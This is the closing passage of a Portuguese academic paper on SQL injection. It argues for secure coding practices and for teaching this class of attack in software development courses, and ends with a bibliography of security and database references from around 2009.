É imprescindível, portanto, que o mesmo rigor com que são avaliados os aspectos de segurança dos softwares acessórios à aplicação quanto à sua segurança, seja aplicado também na avaliação da própria aplicação. É fato que as boas práticas de programação que restringem imensamente o potencial de ocorrência de um ataque de injeção de SQL são em linhas gerais bastante simples de serem aplicadas, mas também é fato que, a existência de um único ponto do código de uma aplicação construído de forma insegura torna a aplicação insegura como um todo.

Faz-se de suma importância neste cenário, que seja incluído no currículo de todos os cursos formadores de mão-de-obra especializada no desenvolvimento de sistemas computacionais, a compreensão da natureza deste tipo de ataque, como ele é possível e as práticas adotadas no dia-a-dia da construção de sistemas para evitá-los. Neste sentido, este trabalho espera dar sua contribuição, através da demonstração das formas de ataque como motivadores de conscientização da imprescindibilidade da adoção de práticas seguras de construção e configuração de sistemas aqui relatadas.

BIBLIOGRAFIA

ANLEY, C. (more) **Advanced SQL Injection**, 2002. Disponível em <www.ngssoftware.com/papers/more_advanced_sql_injection.pdf>. Acesso em Nov 2009.

BAMBNEK, J. **SQL Injection Worm on the Loose**, 2008. Disponível em <<http://isc.sans.org/diary.html?storyid=4393>>. Acesso em Nov 2009.

BEAULIEU, A; TRESELER, M. E. **Learning SQL**. 2ª ed. Sebastapol, CA, EUA: O'Reilly, 2009.

BLINDFOLDED SQL Injection, 2009. Disponível em <<http://www.imperva.com/download.asp?id=4>>. Acesso em Nov 2009.

CHAPPLE, M. **Testing For SQL Injection Vulnerabilities**, 2008. Disponível em <http://databases.about.com/od/security/a/sql_inject_test.htm>. Acesso em Nov 2009.

CLARKE, J. **SQL Injection Attacks and Defense**. 1ª ed. [S.l.]: Syngress, 2009.

CUMMING, A.; RUSSEL, G. **SQL Hacks**. 1ª ed. [S.l.]: O'Reilly Media, 2006.

DATE, C. J. **Introdução a Sistemas de Banco de Dados**. Rio de Janeiro: Campus, 2000.

HOWARD, M.; LEBLANC, D. **Writing secure code**, 2nd ed. Redmond, 2003.

LEMONIAS, N. **Introduction to Buffer Overflows**, 2009. Disponível em <http://www.packetstormsecurity.org/papers/attack/Memory_Exploitation_Res_Publication.pdf>. Acesso em Nov 2009.

MEEK, B. L.; HEATH, P. **Guide to Good Programming Practice**. 1ª ed. [S.l.]: Ellis Horwood Ltd, 1980.

MEIER J. D. et al. **Improving Web Application Security: Threats and Countermeasures**, 1ª ed. Microsoft Press. Redmond, 2003.

ORACLE/PLSQL: Oracle System Tables, 2009. Disponível em <http://www.techonthenet.com/oracle/sys_tables/index.php>. Acesso em Nov 2009.

SCHLICHTING, D. **SQL Server 2005 System Tables and Views**, 2005. Disponível em <<http://www.databasejournal.com/features/mssql/article.php/3508881/SQL-Server-2005-System-Tables-and-Views.htm>>. Acesso em Nov 2009.

SILBERSCHATZ, A.; KORTH, F. E.; SUDARSHAN, S. **Sistema de Banco de Dados**. 3ª ed. São Paulo: Makron Books, 1999.

SIMA, C. Is your site vulnerable to SQL injection attacks?, 2009. Disponível em <http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci996071,00.html>. Acesso em Nov 2009.

SPETT, K. SQL Injection - Are your web applications vulnerable?, 2005. Disponível em <<http://www.spidynamics.com/whitepapers/WhitepaperSQLInjection.pdf>>. Acesso em Nov 2009.

SQL INJECTION - Known Attacks: Authorization Bypass. Disponível em <<http://www.besttestcenter.com/HelpFiles.asp?id=32&t=345>>. Acesso em Nov 2009.

SQL Tutorial, 2009. Disponível em <<http://www.w3schools.com/sql/default.asp>> Acesso em Nov 2009.

WILLIAMS, J. et al OWASP Testing Guide, 3ª ed., 2008. Disponível em <http://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf>. Acesso em Nov 2009.